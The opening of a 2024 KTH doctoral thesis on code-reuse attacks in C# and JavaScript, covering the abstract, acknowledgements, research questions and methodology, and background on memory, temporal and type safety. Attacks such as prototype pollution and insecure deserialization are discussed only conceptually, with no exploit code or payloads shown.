Code-Reuse Attacks in Managed Programming Languages and Runtimes

MIKHAIL SHCHERBAKOV

Doctoral Thesis
Stockholm, Sweden, 2024

KTH Royal Institute of Technology
School of Electrical Engineering and Computer Science
Division of Theoretical Computer Science
SE-10044 Stockholm
Sweden

TRITA-EECS-AVL-2024:75
ISBN 978-91-8106-067-6

Akademisk avhandling som med tillstånd av Kungl Tekniska högskolan framlägges till offentlig granskning för avläggande av Teknologie doktorexamen i datalogi fredagen den 1 november 2024 klockan 9.00 i Sal E2, 1337, Osquars backe 2, Kungliga Tekniska Högskolan, Stockholm.

Tryck: Universitetsservice US AB

To my $\boxed{\textit{Mom}}$ *and Dad.*
Love you!

Abstract

The ubiquity of digital systems in modern society highlights the critical importance of software security. As applications grow in complexity, the threats targeting them have also become more sophisticated. Managed programming languages such as C# and JavaScript, widely used in modern software development, support memory safety properties to avoid common vulnerabilities like buffer overflows. However, while these languages guard against many traditional memory corruption issues, they are not impervious to all forms of attack. Code-reuse attacks represent a significant threat within this context, as they exploit the program's logic, allowing attackers to repurpose existing code within the system to achieve malicious objectives.

Code-reuse attacks present a unique challenge in managed languages because they manipulate legitimate code fragments, making detection and prevention particularly difficult. As these threats continue to evolve, it is increasingly vital to systematically understand and mitigate code-reuse attacks in memory-safe languages. This thesis addresses this challenge by investigating the vulnerabilities inherent in managed languages and their runtimes.

The thesis presents a new taxonomy for code-reuse attacks in managed languages and runtimes. This taxonomy systematically categorizes code-reuse attacks, identifying the key components and their combinations that lead to successful exploits. By offering a structured framework for understanding the key ingredients of code-reuse attacks, this work advances the field of software security. The thesis designs and implements scalable (static and dynamic) program analysis techniques for detecting two classes of code-reuse attacks: object injection vulnerabilities in C# and prototype pollution vulnerabilities in JavaScript. It focuses on the root causes of these attacks and provides systematic approaches for addressing them.

This work introduces four tools designed to identify and exploit code-reuse attacks in real-world applications: SerialDetector, Silent Spring, Dasty, and GHunter. We developed them to perform static and dynamic analyses, successfully identifying critical vulnerabilities in popular applications, libraries, and runtimes. We report the results of large-scale evaluations, demonstrating the effectiveness of these tools and our approaches in detecting and exploiting vulnerabilities that could lead to significant security breaches. The results of this work highlight the importance of ongoing research and development in the field of cybersecurity, particularly as threats continue to evolve and become more sophisticated.

Keywords: web security, code-reuse attacks, taxonomy, static taint analysis, dynamic taint analysis, object injection vulnerabilities, prototype pollution

Sammanfattning

De digitala systemens ständiga närvaro i det moderna samhället lyfter fram den kritiska betydelsen av mjukvarusäkerhet. I takt med att applikationer blir alltmer komplexa har även hoten mot dem blivit mer sofistikerad. Hanterade programmeringsspråk som C# och JavaScript, vilka används flitigt inom modern mjukvaruutveckling, stödjer minnessäkerhetsegenskaper för att undvika vanliga sårbarheter som buffer overflow. Trots att dessa språk skyddar mot många traditionella minneskorruptionsproblem är de inte immuna mot alla typer av attacker. Kodåteranvändningsattacker utgör ett betydande hot i detta sammanhang eftersom de utnyttjar programlogiken och låter en angripare återanvända befintlig kod inom systemet för att uppnå sina mål.

Kodåteranvändningsattacker utgör en unik utmaning i hanterade språk eftersom de manipulerar legitima kodfragment vilket gör dem särskilt svåra att upptäcka och förhindra. I takt med att dessa hot fortsätter att utvecklas blir det allt viktigare att systematiskt förstå och hindra kodåteranvändningsattacker i minnessäkra språk. Denna avhandling tar sig an denna utmaning genom att undersöka de sårbarheter som är associerade med hanterade språk och dess exekveringsmiljöer.

I avhandlingen presenteras en ny taxonomi för kodåteranvändningsattacker i hanterade språk och dess exekveringsmiljöer. Denna taxonomi kategoriserar systematiskt kodåteranvändningsattacker och identifierar de nyckelkomponenter och deras kombinationer som leder till framgångsrika exploateringar. Genom att erbjuda ett strukturerat ramverk för att förstå de grundläggande elementen i kodåteranvändningsattacker bidrar detta arbete till utvecklingen av mjukvarusäkerhet. Avhandlingen utformar och implementerar skalbara (statiska och dynamiska) programanalystekniker för att upptäcka två klasser av kodåteranvändningsattacker: objektinjektionssårbarheter i C# och prototype pollution-sårbarheter i JavaScript. Fokus ligger på de grundläggande orsakerna till dessa attacker och erbjuder systematiska metoder för att hantera dem.

Detta arbete introducerar fyra verktyg som är utformade för att identifiera och utnyttja kodåteranvändningsattacker i verkliga applikationer: SerialDetector, Silent Spring, Dasty och GHunter. Vi utvecklade dem för att utföra både statisk och dynamisk analys, och med dem, identifierat kritiska sårbarheter i populära applikationer, bibliotek och exekveringsmiljöer. Vi redovisar resultaten av storskaliga utvärderingar som visar verktygens och våra metoders effektivitet i att upptäcka och utnyttja sårbarheter som kan leda till betydande säkerhetsintrång. Resultaten av detta arbete belyser vikten av kontinuerlig forskning och utveckling inom cybersäkerhetsområdet, särskilt i takt med att hoten fortsätter att utvecklas och bli mer sofistikerade.

List of Papers

A. **SerialDetector: Principled and Practical Exploration of Object Injection Vulnerabilities for the Web**
Mikhail Shcherbakov and Musard Balliu
Proceedings of the 28th Network and Distributed System Security Symposium, NDSS 2021
https://dx.doi.org/10.14722/ndss.2021.24550

B. **Silent Spring: Prototype Pollution Leads to Remote Code Execution in Node.js**
Mikhail Shcherbakov, Musard Balliu, and Cristian-Alexandru Staicu
Proceedings of the 32nd USENIX Security Symposium, USENIX Security 2023
https://dl.acm.org/doi/10.5555/3620237.3620546

C. **Unveiling the Invisible: Detection and Evaluation of Prototype Pollution Gadgets with Dynamic Taint Analysis**
Mikhail Shcherbakov, Paul Moosbrugger, and Musard Balliu
Proceedings of the ACM Web Conference 2024, WWW '24
https://doi.org/10.1145/3589334.3645579

D. **GHunter: Universal Prototype Pollution Gadgets in JavaScript Runtimes**
Eric Cornelissen, Mikhail Shcherbakov, and Musard Balliu
Proceedings of the 33rd USENIX Security Symposium, USENIX Security 2024

Other contributions by the author not included in the thesis.

Friendly Fire: Cross-app Interactions in IoT Platforms
Musard Balliu, Massimo Merro, Michele Pasqua, and Mikhail Shcherbakov
ACM Transactions on Privacy and Security (TOPS), Volume 24, Issue 3, 2021
https://doi.org/10.1145/3444963

Acknowledgement

The past few years have been filled with both inspiring and challenging events in my life and in the world. Each of us can look back and reflect on our major achievements during these years. The result of my six years of work is now in your hands. I would like to express my heartfelt gratitude to everyone who was by my side during this time—this work carries a piece of your support.

I would like to begin by expressing my deepest gratitude to my main advisor, Musard Balliu. Thank you for giving me the opportunity to join the Language-Based Security group at KTH, for providing sufficient freedom in choosing research topics, and for your patience. Your constant support, motivation, and professional advices have been invaluable. I am also grateful for the friendship, BBQs, and the amazing people you introduced me to. Thank you, Musard!

To my other advisor, Mads Dam, I am deeply grateful for the warm welcome at KTH, the insightful discussions, the valuable feedback, your support and care.

I am fortunate to have collaborated and co-authored with inspiring researchers such as Musard Balliu, Eric Cornelissen, Massimo Merro, Paul Moosbrugger, Michele Pasqua, and Cristian-Alexandru Staicu. Working with you has been a great source of inspiration. I am thankful for the valuable discussions we had.

My thanks also go to all members of the TCS department at KTH, both past and present. It has been a privilege to share an environment with such intelligent and open-minded people. Special thanks to all professors of the TCS department, members of the LangSec, STEP, and CHAINS groups, and my officemates Andreas, Xin, Sijing, and Eric. I am also grateful to many colleagues, particularly those with whom I spent a little more time: Romy, Sakib, Paul, and of course, Andreas, Amir, and Anoud. I deeply appreciate the helpful feedback I received on the early drafts of this thesis from Amir M. Ahmadian, Musard Balliu, David Broman, Eric Cornelissen, and Henrik Karlsson. Your help was invaluable.

I would like to express my gratitude to Professor David Broman for taking the role of advance reviewer for this work. Professor Yinzhi Cao for accepting the role of opponent in my defense. Professors Anders Møller, Emma Söderberg, and Dr. Ben Stock, thank you for being part of the grading committee and for your efforts in evaluating this work.

My deepest gratitude goes to my first teachers and mentors in Computer Science and Cybersecurity. I was fortunate that my school in Kurganovka village,

where I spent my childhood, had a computer lab even back in the '90s. It was equipped with diskless "Corvette" computers with a 2.5 MHz CPU and 64 Kb RAM. When the computers booted up, they opened a BASIC interpreter by default. I used this opportunity to write my first program, though I was confused by receiving a "SYNTAX ERROR" message instead of the expected result. I was even more fortunate that my school had a teacher, Andrey Stanislavovich Mukoseev, who became my first mentor in Computer Science. Under his guidance, I moved from fixing those mysterious SYNTAX ERRORs to learning the fundamentals of algorithms and programming in Pascal. The graph algorithms you taught me in school are now used in this thesis. Thank you for inspiring me to pursue Computer Science, which changed my life.

In university, I was lucky to meet a talented teacher and programmer, Dmitry Ivanovich Proshin. Thank you for showing us how programming applies to real life and for teaching us the most modern technologies of that time. I am especially grateful for believing in me and recommending me for the position of a C++ developer in a company that developed SCADA systems. Those were exciting times, as I rapidly learned new things, sometimes under unusual circumstances—like troubleshooting a hard-to-reproduce bug while sitting in a helmet with a laptop connected to a running power station turbine. That was when I began to think seriously about the importance of safety and security in computer engineering, realizing how much I still had to learn.

My real journey into Cybersecurity began when I met Vladimir Kochetkov. Together, we developed a static analyzer for .NET code from scratch. Vladimir, you became my primary mentor in Cybersecurity and a good friend. Thank you for teaching me to think systematically about Application Security beyond just "injecting quotes everywhere," and for your meticulous attention to terminology. Thanks to your experience, your efforts, and the time you invested in me, I am where I am now, publishing this thesis.

Special thanks go to my friends, both local and scattered across the world. I am grateful for our meetings whenever we had the chance, and for the long conversations and Zoom calls during the pandemic.

To my beloved wife, Iuliia, and our wonderful children, Anna and Pavel. My dear, thank you for your encouragement and unwavering belief in me. Your love has been my greatest source of motivation and strength. Anna, thank you for teaching me how to explain complex things simply, and for your contribution in choosing colors for all elements in this thesis. Pavel, thank you for your energy, curiosity, and the way you have helped me improve my time management skills.

Last but certainly not least, my deepest gratitude goes to my Mom and Dad. I will now switch to my native language to express my thanks. Папа, спасибо за всё, чему ты меня научил, за то, что показал ценность справедливости и верности своим принципам, за твою мудрость и заботу. Мама, спасибо, что научила искать компромиссы, за тёплые разговоры на кухне, твою безусловную любовь и нежность. Думаю, ты бы гордилась мной сейчас. Без вашей поддержки я бы не смог пройти этот путь. Спасибо за вашу веру в меня!

Acronyms

List of commonly used acronyms:

ACE	Arbitrary Code Execution.
CFI	Control-Flow Integrity.
CIL	Common Intermediate Language.
CRA	Code-Reuse Attack.
CPU	Central Processing Unit.
CVE	Common Vulnerabilities and Exposures.
DDoS	Distributed Denial-of-Service.
DoS	Denial-of-Service.
JIT	Just-in-Time.
LPE	Local Privilege Escalation.
OIV	Object Injection Vulnerabilities.
OOP	Object-Oriented Programming.
OS	Operating System.
PP	Prototype Pollution.
PoC	Proof-of-Concept.
RC	Race Condition.
RCE	Remote Code Execution.
ROP	Return-Oriented Programming.
SSTI	Server-Side Template Injection.
XSS	Cross-Site Scripting.

Contents

Part I

Thesis

Chapter 1

Introduction

As technology continues to evolve, its influence extends across various domains, from personal communication to global and national security. The growing reliance on digital systems has simultaneously escalated the threat posed by cyberattacks, which are becoming increasingly sophisticated and targeted. Such attacks can disrupt essential services, steal sensitive information, and even compromise national security. One of the most significant and recent attacks that the U.S. government has encountered was the SolarWinds attack, a cyberattack that sent shockwaves through the global cybersecurity community by revealing the vulnerability of even the most secure critical systems.

The SolarWinds hack [4, 48, 198], also known as Solorigate, was a large-scale cyber espionage operation that affected thousands of organizations worldwide. SolarWinds is a well-known information technology company that develops software for large businesses such as Microsoft and provides software services for U.S. government institutions and agencies, including the Pentagon, Homeland Security, and the National Nuclear Security administration. In this incident, attackers managed to compromise the update mechanism of SolarWinds Orion software, which is widely used by thousands of organizations. The attackers inserted malicious code into a routine software update for Orion, which was then distributed to SolarWinds customers. Because the update appeared legitimate, it was installed by many organizations, effectively planting a backdoor into their networks. Once inside, the attackers had the ability to spy on internal communications, exfiltrate sensitive data, and potentially carry out further attacks. The true scale of this attack became apparent only months after it began, highlighting the challenges of detecting and responding to such sophisticated threats. As a result, thousands and perhaps even millions of people suffered severely from the consequences of the attack.

One of the key aspects of the SolarWinds hack that made it so dangerous was the execution of a Remote Code Execution (RCE) attack via the injected backdoor. RCE is a type of security flaw that allows attackers to execute ar-

bitrary code on a target system, potentially giving them complete control over that system. In the case of SolarWinds, the RCE attack enabled the attackers to move laterally within networks and maintain a long-term presence on compromised systems. The ability to execute code remotely means that attackers can manipulate the target system in various ways, from stealing data to launching further attacks from within a trusted environment.

An attacker can remotely execute code not only through backdoors but also by exploiting memory corruption bugs [210], which often lead to RCE attacks. Let us examine how these attacks typically occur in applications written in low-level programming languages like C or C++. These languages are powerful tools for software development because they offer direct access to system resources, allowing for fine-grained control over memory and hardware. However, this power comes with significant risks: developers must manage memory manually, which can lead to programming errors such as buffer overflows [46]. Buffer overflows occur when a program writes more data to a block of memory than was allocated, potentially overwriting other data, including the next executed instructions. If an attacker can manipulate the data being written to cause a buffer overflow, they can overwrite critical parts of the program's memory, such as return addresses or function pointers, redirecting the program's execution to malicious code they have inserted. This process allows the attacker to hijack the application and execute their code.

The severity of RCE attacks has led to significant efforts within both the research community and industry to mitigate the exploitation of memory management issues. Techniques such as stack canaries [53] and Data Execution Prevention (DEP) [138] have been developed to protect against common memory-based attacks. However, as defenses have evolved, so too have the tactics of attackers. A particularly notable method that has emerged is known as code-reuse attacks (CRAs) [18, 173]. Unlike traditional exploitation of memory corruption bugs, which involve injecting new malicious code, CRAs manipulate the existing code within an application to achieve their goals.

The industry has also seen a shift towards using memory-safe languages like C#, Java, JavaScript, and PHP. These languages are designed to eliminate memory management bugs that often lead to vulnerabilities like buffer overflows. For example, in C#, memory is managed automatically by its .NET runtime, which prevents developers from accidentally overwriting memory buffers. This built-in safety makes these languages a safer choice for developing modern applications. However, while memory-safe languages protect against traditional memory corruption vulnerabilities, they are not immune to all types of attacks. Specifically, CRAs can still occur in these environments, as they exploit the program's logic rather than its memory management.

An example of a vulnerability exploited via a code-reuse attack is prototype pollution (PP) in JavaScript [7], where attackers can manipulate an application's prototype chain to inject or modify properties. This can lead to various types of exploitation, including RCE, by altering the behavior of existing objects

and methods within the application. Early demonstrations of RCE exploitation via PP vulnerabilities were conducted by Arteau [7], Bentkowski [15], and Brasetvik [20, 21].

Another example of a code-reuse attack in C# is the exploitation of object injection vulnerabilities (OIVs) in the deserialization process [65], where attackers can manipulate serialized data to execute unintended code during the deserialization process. Serialization is the process of converting an object into a format that can be easily stored or transmitted, while deserialization is the reverse process of converting the serialized data back into an object. If the deserialization process is not properly secured, attackers can craft malicious serialized data that, when deserialized, can execute arbitrary code. This type of vulnerability, while not related to memory corruption, still allows attackers to achieve RCE by exploiting the logic of the application and runtime.

This brings us back to the SolarWinds incident. SolarWinds, being implemented in C#, was found to contain several vulnerabilities, including those related to insecure deserialization [199]. While we do not have confirmed information about the exploitation of these specific vulnerabilities in the wild, researchers from the Trend Micro Zero Day Initiative demonstrated how a chain of such vulnerabilities may lead to unauthenticated RCE attacks with an impact equivalent to that of the injected backdoor [222–225]. Additionally, one of the vulnerabilities in this chain, CVE-2020-10148, has been linked to the SolarWinds attack [33], though the exact exploitation details remain unclear. This vulnerability chain underscores the potential for CRAs in memory-safe languages and highlights the importance of addressing these risks in all types of applications, libraries, and runtimes.

The SolarWinds attack is a prime example of how attackers can exploit multiple vulnerabilities across a complex software ecosystem to achieve their goals. Code-reuse attacks in memory-managed languages and runtimes, in particular, pose a unique challenge because they leverage existing code within the system, making them difficult to detect and prevent. This increasing complexity necessitates a systematic approach to studying, identifying, and classifying these attacks. To effectively counter these evolving threats, it is crucial to develop robust static and dynamic analysis tools that can identify CRAs within the vast codebases of modern applications and prevent their exploitation.

1.1 Research Questions

The objective of this doctoral thesis is to address challenges posed by code-reuse attacks by developing methodologies and tools for identifying and mitigating CRAs in large-scale production applications written in memory-managed languages such as C# and JavaScript and their runtimes. Given the security-critical impact of CRAs in memory-safe languages, this research aims to bridge the gap between current security practices and the emerging threats posed by these so-

phisticated attacks. By focusing on both static and dynamic analysis techniques, this work seeks to provide solutions for securing complex systems. This leads to the following research questions:

- *(RQ1)* How to develop methodologies that use static and dynamic program analysis to systematically and effectively capture the root causes of CRAs in memory-managed languages and their runtimes? This would allow us to identify key ingredients of these vulnerabilities and develop the methods to mitigate them.
- *(RQ2)* How to implement scalable analysis algorithms to analyze real-world applications, libraries, and runtimes? This would allow us to automatically detect vulnerabilities and their components on a large scale.
- *(RQ3)* How to perform a large-scale evaluation to estimate the prevalence of these vulnerabilities in the wild? This would allow us to assess the practicality of these attacks and provide motivation for researchers and programmers to focus on mitigating the most critical aspects of these threats.
- *(RQ4)* What classes of code-reuse attacks can be distinguished in managed programming languages and runtimes? This would allow us to systematize existing knowledge about code-reuse attacks, identify new primitives, and explore novel combinations of these attack methods.

1.2 Research Methodology

We address the research questions raised in this thesis using the following general methodology. We conduct the root cause *analysis* of vulnerability classes by studying related works and known vulnerabilities to uncover the key components of the studied attacks. We then *develop* principled approaches and automated tools to identify and exploit the considered vulnerabilities based on these root causes. Finally, we *evaluate* and *validate* the developed approaches and tools against known vulnerabilities and high-profile applications. We first collect representative datasets of the vulnerabilities under study, run our tools against these datasets, and compare the precision and recall metrics of the detected cases with those of state-of-the-art tools. We then use our tools to identify unknown vulnerabilities in real-world applications. In the following, we briefly outline each step of our methodology, including analysis, development, evaluation, and validation.

Analysis We first identify the root cause of a vulnerability class, such as object injection vulnerabilities in C# and prototype pollution vulnerabilities in JavaScript. We review scientific literature, conference write-ups, and blog posts that describe known vulnerabilities and vulnerability classes in general. We emphasize similarities across different vulnerabilities of the same class and identify the key language and framework features that lead to vulnerable code patterns. Based on these code patterns, we define the root cause of a vulnerability class that can be used to develop algorithms for detecting such vulnerabilities. We aim to describe the root cause in a language- and framework-agnostic manner to ensure that our approaches can be applied to various memory-managed languages and runtimes.

Development We then design principled approaches and implement analysis tools to identify and exploit the studied vulnerabilities. The identified root causes of the vulnerabilities allow us to develop principled automated techniques for their detection. For each construct in the analyzed languages, we define (abstract) semantics that model the behavior of the analyzed program with the desired level of precision. We over-approximate the semantics to balance recall and precision metrics while ensuring the analysis can scale to large codebases. Our key goal is to develop techniques that are both effective and scalable. We design static and dynamic analysis algorithms, as well as hybrid approaches, depending on the targeted recall and precision metrics. The results produced by our tools should be manually verifiable and useful for analyzing real-world applications.

Evaluation and validation For the validation of our approaches and developed tools, we design benchmarks comprising vulnerable code fragments, libraries, and applications. We collect datasets of known vulnerabilities under study to serve as the *ground truth* for validation. We measure True Positive, False Positive, and False Negative metrics of our analysis in respect of our ground truth. This process allows us to assess and improve the effectiveness of our analysis, as well as compare with state-of-the-art tools, pushing the boundary to create a more robust approach. Prioritizing the ability to find actual vulnerabilities over providing formal proof of soundness and completeness, we evaluate the capability of our tools to identify unknown vulnerabilities in real-world applications. We perform large-scale evaluations on thousands of popular libraries to detect exploitable code patterns, as well as on applications, frameworks, and runtimes with millions of lines of code to demonstrate the feasibility and effectiveness of our approaches and tools. This large-scale evaluation allows us to answer questions about the prevalence of detected exploitable code patterns in the wild. In our evaluations, we carefully define threat models to represent realistic attack scenarios, ensuring that our findings have practical relevance and contribute to enhancing security in real-world applications. A key criterion for our evaluation is the discovery of previously unknown real vulnerabilities or their components that may be exploitable within the considered threat model.

CRA	Method	Tool	Evaluation	Publication
OIV	Static analysis	SerialDetector [190]	.NET Framework, applications, libraries	Paper A
PP	Static analysis	Silent Spring [193]	Applications, NPM packages	Paper B
PP gadgets	Dynamic and static analysis	Silent Spring [193]	Node.js	Paper B
PP gadgets	Dynamic analysis	Dasty [145]	NPM packages	Paper C
PP gadgets	Dynamic analysis	GHunter [41]	Node.js, Deno	Paper D

Table 1.1: Overview of publications.

1.3 Contributions

Table 1.1 summarizes our contributions to *RQ1*, *RQ2*, and *RQ3* in light of the methodology. We now briefly elaborate on these contributions and refer to Part II of the thesis for details.

For *RQ1*, we propose the first systematic approach for detecting and exploiting OIVs in .NET applications, encompassing both the framework and libraries, as discussed in Paper A. This approach introduces a framework-agnostic static analysis method that does not rely on prior knowledge of known vulnerable methods within the framework. For prototype pollution, our focus is on detecting vulnerabilities and identifying reusable code fragments that allow us to exploit these vulnerabilities (known as *gadgets*). We design a multi-stage framework utilizing multi-label static taint analysis to detect prototype pollution in Node.js libraries and applications, along with a hybrid approach to identify gadgets within the Node.js runtime, detailed in Paper B. Additionally, we design dynamic analysis methods for detecting prototype pollution gadgets in JavaScript libraries and runtimes like Node.js and Deno, as discussed in Papers C and D.

To address *RQ2*, we implement our static analysis approaches in open-source PoC tools, specifically *SerialDetector* (Paper A) for detecting OIVs, and *Silent Spring* (Paper B) for detecting PPs. We also develop dynamic analysis tools for detecting PP gadgets, which are available as *Silent Spring* (Paper B), *Dasty* (Paper C), and *GHunter* (Paper D).

For *RQ3*, we evaluate our PoC tools to identify OIV patterns in the .NET Framework and libraries, and we successfully detect and exploit highly critical vulnerabilities leading to RCE in the Microsoft Azure DevOps application, as detailed in Paper A. Additionally, we evaluate our Silent Spring toolchain against 100 vulnerable libraries and the Node.js runtime, demonstrating high detection metrics (up to 97% recall) and identifying 11 new gadgets and 8 RCE vulnerabilities, as presented in Paper B. The large-scale evaluation of Dasty on about 10K NPM packages revealed 49 gadgets leading to RCEs and presented in Paper C. Another large-scale evaluation of GHunter on popular runtimes such as Node.js and Deno identified 123 gadgets, along with new RCE vulnerabilities, as shown in Paper D.

In response to *RQ4*, we explore code-reuse attacks in managed languages and runtimes, leading to the development of a new taxonomy of these attacks, presented in Chapter 3. This study identifies new combinations of code-reuse primitives and presents our contributions through the lens of the taxonomy.

Ethical considerations and sustainability play an important role in our research. We have responsibly disclosed 20 newly detected vulnerabilities in high-profile web applications and 183 gadgets across widely used libraries and runtimes to their respective vendors and maintainers. All identified vulnerabilities and the most critical gadgets have been addressed and patched. Thereby, our research contributes to the security of the Web and ensures a safer experience for all users. Our work emphasizes the importance of responsible research practices and under-

scores the need for ethical considerations in vulnerability detection and disclosure. We aim to encourage the broader community to adopt these practices and to continue developing defensive measures against potential attacks, ensuring that our advancements in research contribute positively to the sustainability and security of digital ecosystems.

1.4 Outline

This thesis consists of two parts. The first part contains the required background, the new taxonomy of code-reuse attacks in managed languages and runtimes, and a summary of the author's papers and contributions. The second part presents the conducted work in the form of four papers.

The remainder of the first part of the thesis is organized as follows. Chapter 2 introduces topics important for understanding the area of work, such as memory safety properties, an overview of managed languages such as C# and JavaScript and their runtimes, and static and dynamic program analysis. Chapter 3 presents the new code-reuse attacks taxonomy in detail, covering CRAs and their combinations, and discusses the thesis contributions in light of this taxonomy. Chapter 4 provides an overview of the content of each included paper and states the individual contributions of the author of this thesis. Chapter 5 concludes the covered topics in the thesis and discusses future directions.

Chapter 2

Background

In this chapter, we cover the background information and related work relevant to the rest of the doctoral thesis. We begin by introducing the memory safety properties of applications and comparing how these properties are ensured in low-level languages like C and C++ versus higher-level languages like C# and JavaScript. We highlight the language design and runtime features in C# and JavaScript that are related to memory safety. Following this, we discuss the state-of-the-art approaches in the areas of static and dynamic program analysis, with a focus on techniques related to the scalable analysis of C# and JavaScript programs.

2.1 Memory Safety

A distinguishing feature of programming languages is their ability to guarantee *memory safety* properties by design. These properties allow us to classify languages into two categories: memory-safe and memory-unsafe languages. In many languages, the runtime environments, such as .NET Common Language Runtime (CLR), implement various features that ensure memory safety during program execution. Therefore, both the language design and the runtime features should be considered together in the context of memory safety.

Memory safety is a property of a program that guarantees objects can only be accessed with the corresponding capabilities [102]. At an abstract level, a pointer to an object can be thought of as a capability (or permission) that allows access to a specific memory object or memory region [9, 149].

When a memory object is created, it is given specific capabilities. These capabilities should remain valid as long as the memory object exists. If code assigns a pointer to another, it transfers these capabilities to the new pointer. The pointers can only access the object within its defined boundaries and structure, as long as the object has not been deallocated. Deallocation, whether through an explicit memory release, the removal of local variables as part of a function's

stack frame, or garbage collection, destroys the object in memory and invalidates all related capabilities.

Pointer capabilities cover three areas: size (or bounds), validity, and type. The bounds define the spatial limits of the memory object. Spatial memory safety ensures that pointer operations are restricted to data within the memory object's boundaries. A memory object is only valid while it is allocated. Thus, the temporal safety ensures that a pointer can only be used as long as the memory object remains allocated. Lastly, type safety ensures that a pointer accesses the memory object in a way that aligns with the object's type, consistent with type inheritance rules.

Memory safety can be enforced at different layers, both at compile-time and run-time. The type system of languages such as Rust enforces strict memory safety rules during compilation. The runtimes of languages like C# and JavaScript prevent memory safety violations during program execution, where just-in-time (JIT) compilation produces CPU-executable machine code, and a garbage collector enforces memory deallocation. These languages and runtimes are referred to as *memory-managed*. In the doctoral thesis, we discuss memory safety and related security properties of memory-managed programming languages and runtimes.

Spatial memory safety A program is spatially safe if it guarantees the integrity of memory object bounds. This means that a pointer can only dereference data within the bounds of the assigned object and cannot access data outside that object. In low-level languages like C and C++, if a program allocates a buffer and allows writing past its end, it contains a spatial-safety bug. Modern C and C++ runtimes, compilers, and operating systems (OSs) mitigate such bugs through mechanisms like Data Execution Prevention (DEP), which separates memory into writable or executable regions [138], and stack canaries, which make it more difficult to overwrite a return address stored on the stack [53]. When the runtime detects the dereferencing of an out-of-bounds pointer, it typically terminates the process.

Higher-level languages like C# and JavaScript do not support pointer arithmetic or assigment of raw values to pointers, preventing the creation of pointers that refer to locations outside of the allocated object bounds. However, some programs in languages like C# may include *unsafe* code fragments where a programmer uses raw pointers with arithmetic operations and manually deallocates memory blocks. These language features are used either for performance optimization or to interact with low-level libraries written in unsafe languages [126]. If a program contains unsafe code blocks, the runtimes can no longer guarantee memory safety for the entire program. This doctoral thesis assumes fully memory-safe programs, excluding such unsafe features.

Memory-managed runtimes are often based on a virtual machine. They implement the interface of an abstract computer, typically one that is stack-based or register-based. To interpret an input program, the runtime first compiles it

into *opcodes* that specify virtual machine operations and *metadata* that describes all types in the program and their members. For example, metadata may contain the size of buffers, allowing the runtime to prevent out-of-bound operations. The runtimes also implement JIT compilation to improve performance [11]. With JIT compilation, the runtime compiles parts of a program on demand into native machine code that is executed directly on the hardware. JIT compilation includes safety checks in the generated machine code to guarantee memory safety properties at runtime.

Temporal memory safety A program is temporally safe if it guarantees the integrity of memory object lifetimes. This means that a pointer can only reference live objects whose memory has not been deallocated manually or automatically. In low-level languages like C and C++, if the underlying memory object is no longer valid, such as when objects have been freed, dereferencing a stale pointer results in undefined behavior.

In memory-managed languages like C# and JavaScript, all allocation and deallocation are performed automatically via *garbage collectors*. Garbage collectors present an alternative to manual memory management, which requires a programmer to explicitly notify an allocator when regions of memory are no longer in use. In a memory-managed system, the programmer explicitly requests the runtime to allocate memory, and the runtime provides a memory object while registering it with the garbage collector. The garbage collector automatically determines when regions of memory are no longer in use and reclaims them.

Garbage collection (GC) is an essential component of modern memory management systems, but it inherently introduces performance trade-offs. GC designs typically involve additional processing to manage memory automatically, which can increase both runtime overhead and memory usage compared to manual management techniques. A significant concern in many GC implementations is the occurrence of "stop-the-world" phases, where the application is paused to allow the GC to reclaim memory, impacting the application's responsiveness. Various GC algorithms have been developed, each with its own approach to balancing the trade-offs between performance and memory management [17].

Despite the potential performance issues introduced by garbage collectors, they guarantee the temporal memory safety property for the entire program, helping to avoid memory bugs such as use-after-free [139]. By automatically managing memory, garbage collectors simplify memory management for programmers, leading to clearer, more maintainable code.

Type safety A program is type-safe if it guarantees the integrity of memory object types. This means that a memory object referenced as one type cannot simultaneously be referenced as a memory object of an incompatible type.

Casting operations allow an object to be interpreted under a different type. Casting is permitted along the inheritance chain. Upward casts, also known as upcasts, move the type closer to that of the root object, making the type more generic, while downward casts, or downcasts, specialize the object to a subtype.

For example, consider an inheritance chain starting with the base object `Vehicle`, followed by the more specific `Car`, and finally, the specialized type `SportsCar`. If we have a reference of type `Car`, an upcast would convert the `Car` reference into a `Vehicle` reference, allowing it to be treated as a more general type. Conversely, a downcast would convert the `Car` reference into a `SportsCar` reference, allowing it to be treated as a more specific type. The type hierarchy is determined by the programmer according to the rules and semantics of the programming language being used.

In low-level languages like C or C++, type safety is not explicitly enforced, and a memory object can be reinterpreted in arbitrary ways. C++ provides a wide range of type cast operations. Static casts are checked only at compile time to ensure that the two types are compatible, but they lack runtime guarantees, meaning objects of the wrong type may be used at runtime. Dynamic casts perform a runtime check, but this is only possible for polymorphic classes with virtual functions. Due to the low-level nature of C++, a programmer may write to the raw memory object and change the underlying object directly. Ideally, a program can be statically proven to be type-safe, but this is not possible in C++, where an incorrect cast leads to *undefined behavior* as specified in the C++ standard (7.6.1.8/11 in ISO/IEC 14882:2020 [85]).

Higher-level statically typed languages like C# have strict type systems that guarantee type safety at compile time for all objects instantiated explicitly in the source code. A programmer is not allowed to compile code that casts an object to an incompatible type [125, 127]. However, C#, as well as dynamically typed languages like JavaScript, check information about objects' types at runtime to enforce type safety for objects created by types specified dynamically. C# compiler adds type information in the metadata of compiled code. During JIT compilation, this information allows the runtime to add security checks to the machine code, ensuring type safety for all object instances at runtime.

Additionally, the availability of metadata at runtime allows managed languages to provide *reflection*, which enables examination of the structure of types, creation of instances of types, and invocation of methods on types, all based on the description of a type. As we will see, this feature has important security implications, hence we discuss it in detail in Section 2.2.

2.2 Managed Languages and Runtimes

In the July 2024 TIOBE Index of the Top 10 most popular programming languages, only three—C, C++, and Fortran—are memory-unsafe and rely on manual memory management. All other modern languages in the top rankings ensure memory and type safety, providing a managed runtime environment for program execution.

This doctoral thesis focuses on two languages: C# and JavaScript. Both languages have memory-managed runtimes based on garbage collection that au-

tomatically allocate and free memory for objects. The garbage collection guarantees *temporal* memory safety in these languages. Semantics and type system of these languages [61, 127] do not allow writes in memory outside of boundaries of referenced objects thus guaranteeing *spatial* memory safety. Compile-time and injected run-time type checks guarantee *type* safety. Both C# and JavaScript support object-oriented programming (OOP) paradigms. Hovewer, C# implements *class-based inheritance* [23] by using types explicitly defined in source code. On the contrary, JavaScript implements *prototype-based inheritance* [114] by using other objects which define inherited properties and methods. Listings 2.1a–2.1c present code snippets defining class hierarchies in C# and JavaScript.

In this section, we discuss in detail inheritance and other language design and runtime features of C# and JavaScript. This will help us understand the concepts and examples in Chapter 3.

